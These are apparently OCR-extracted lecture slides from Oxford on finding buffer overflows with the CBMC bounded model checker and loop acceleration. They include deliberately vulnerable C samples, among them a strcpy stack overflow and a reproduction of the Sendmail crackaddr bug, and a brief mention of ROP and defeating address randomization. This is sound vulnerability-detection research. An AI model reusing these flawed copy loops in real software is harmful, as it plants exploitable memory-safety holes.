
UNIVERSITY OF OXFORD

UNIVERSITY OF OXFORD



UNIVERSITY OF
OXFORD






```
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```

UNIVERSITY OF OXFORD

Variants

- Use ROP in case data/stack is non-executable
- Use heap buffers (grows towards stack)
- Deal with address space randomization

CBMC

UNIVERSITY OF OXFORD

- Bounded model checker for C/C++
- First widely-deployed analyser using bit-accurate semantics with SAT
- Users are primarily in the automotive domain
- BSD-licensed, source available

CBMC

UNIVERSITY OF OXFORD

Finding Vulnerabilities with Bounded Model Checking

We can unwind loops a fixed number of times

```
char A[100];
char c;
int i = 0;

while(c = read()) {
  A[i++] = c;
}
```

```
i_0 = 0;
c_0 = read();
assume(c_0 != 0);
A[i_0] = c_0;
assert(i_0 < 100);
i_1 = i_0 + 1;
c_1 = read();
assume(c_1 == 0);
```

The first two characters read

Check we didn't overflow the buffer

The loop runs exactly once

This gives us a problem we can pass to a SAT solver.

Finding Vulnerabilities with Bounded Model Checking

UNIVERSITY OF OXFORD

The SAT problem we just generated doesn't have a solution (which means we couldn't find a bug).

That's because the bug doesn't show up until the loop has run 101 times.


That means we have to unwind the loop 101 times. This is really slow!

Worse still, we don't *know* how many times we need to unwind!

Acceleration

The idea is that we replace a loop with a single expression that encodes an *arbitrary number* of loop iterations. We call these *closed forms*.

```
while (i < 100) {
  i++;
}
```




```
niterations = nondet();
i += niterations;
assume(i <= 100);
```

Number of loop iterations

Calculating Closed Forms

UNIVERSITY OF OXFORD

We need some way of taking a loop and finding its closed form. There are many options:

- Match the text of the loop
- Find closed forms with constraint solving
- Linear algebra

We use constraint solving, since it allows us to reuse a lot of existing code.

Dotting i's, Crossing t's

UNIVERSITY OF OXFORD

There are a few more things we need to do to make an accelerator:

- Ensure that the loop is able to run as many times as we'd like it to (weakest precondition)
- Make sure we handle integer overflows correctly (path splitting)
- Add the effects of array update (quantifiers)


For more details, see our CAV 2013 paper.

Example

```
int sz = read();
char *A = malloc(sz);
char c;
int i = 0;

while (c = read()) {
  A[i++] = c;
}
```

```
int sz = read();
char *A = malloc(sz);
char c;
int i = 0;

int niters = nondet();
assume(forall i < j <= niters .
           A[j] != 0);
i += niters;
assert(i <= sz);
```

```
sz = read();
i_0 = 0;
niters = nondet();
assume(forall i < j <= niters .
            A[j] != 0);
i_1 = i_0 + niters;
assert(i_1 <= sz);
```



BUG:

```
niters = sz + 1
```

Note: there's no fixed number of unwindings that will always hit this bug!

A Harder Bug

"*I believe that these two files summarize well some of the reasons why code analysis tools are not very good at finding sophisticated bugs with a very low false positive rate.*"

-- Halvar Flake talking about the Sendmail crackaddr bug.

Let's analyse those two files...

The crackaddr Bug

crackaddr_vuln.c (~/Downloads) - gedit

Open Save Undo

crackaddr_vuln.c

```
#define BUFFERSIZE 200
#define TRUE 1
#define FALSE 0

int copy_it( char * input )
{
        char localbuf[ BUFFERSIZE ];
        char c, *p = input, *d = &localbuf[0];
        char *upperlimit = &localbuf[ BUFFERSIZE-10 ];
        int quotation = FALSE;
        int roundquote = FALSE;

        memset( localbuf, 0, BUFFERSIZE );

        while( (c = *p++) != '\0' ){
                if(( c == '<' ) && (!quotation)){
                        quotation = TRUE;
                        upperlimit--;}
                if(( c == '>' ) && (quotation)){
                        quotation = FALSE;
                        upperlimit++;}
                if(( c == '(' ) && ( !quotation ) && !roundquote){
                        roundquote = TRUE;
                        /*upperlimit--;*/}
                if(( c == ')' ) && ( !quotation ) && roundquote){
                        roundquote = FALSE;
                        upperlimit++;}
                // If there is sufficient space in the buffer, write the character.
                if( d < upperlimit )
                        *d++ = c;
        }
        if( roundquote )
                *d++ = ')';
        if( quotation )
                *d++ = '>';

        printf("%d: %s\n", (int)strlen(localbuf), localbuf);
}
```

C Tab Width: 8 Ln 1, Col 1 INS

We need to alternate between these two branches several times

...So that we can eventually push this write beyond the end of the buffer

UNIVERSITY OF OXFORD

UNIVERSITY OF OXFORD

Accelerating crackaddr

We can accelerate this by unrolling the loop twice and accelerating the resulting code.

We get the following accelerators:

```
int niters = nondet();
assume(forall 0 <= j < niters .
       input[2*j] == '(' && input[2*j+1] == ')');
upperlimit += niters;
```

and

```
int niters = nondet();
d += niters;
assume(d < upperlimit);
assert(d < &localbuf[200]);
```

These are enough to find the bug!

Download me!

- Prototype accelerator available as part of goto-instrument
- Source-to-source transformation:
  use your favourite program analyser!
- Get via
  svn co http://www.cprover.org/svn/cbmc/trunk

UNIVERSITY OF OXFORD

Exploits

UNIVERSITY OF OXFORD

- Actual exploits require more work
- Precise heap and stack models
- Address space randomization

- Frequently done for binaries
  (really want hybrid source/binary)

The Future

- Accelerate more complex arithmetic in loops
- Accelerate loops that do weird things to heap data structures
- (Also: accelerate floating-point loops)
- Engineering effort to scale up to huge codebases
  (we're currently eyeing up Debian...)

UNIVERSITY OF OXFORD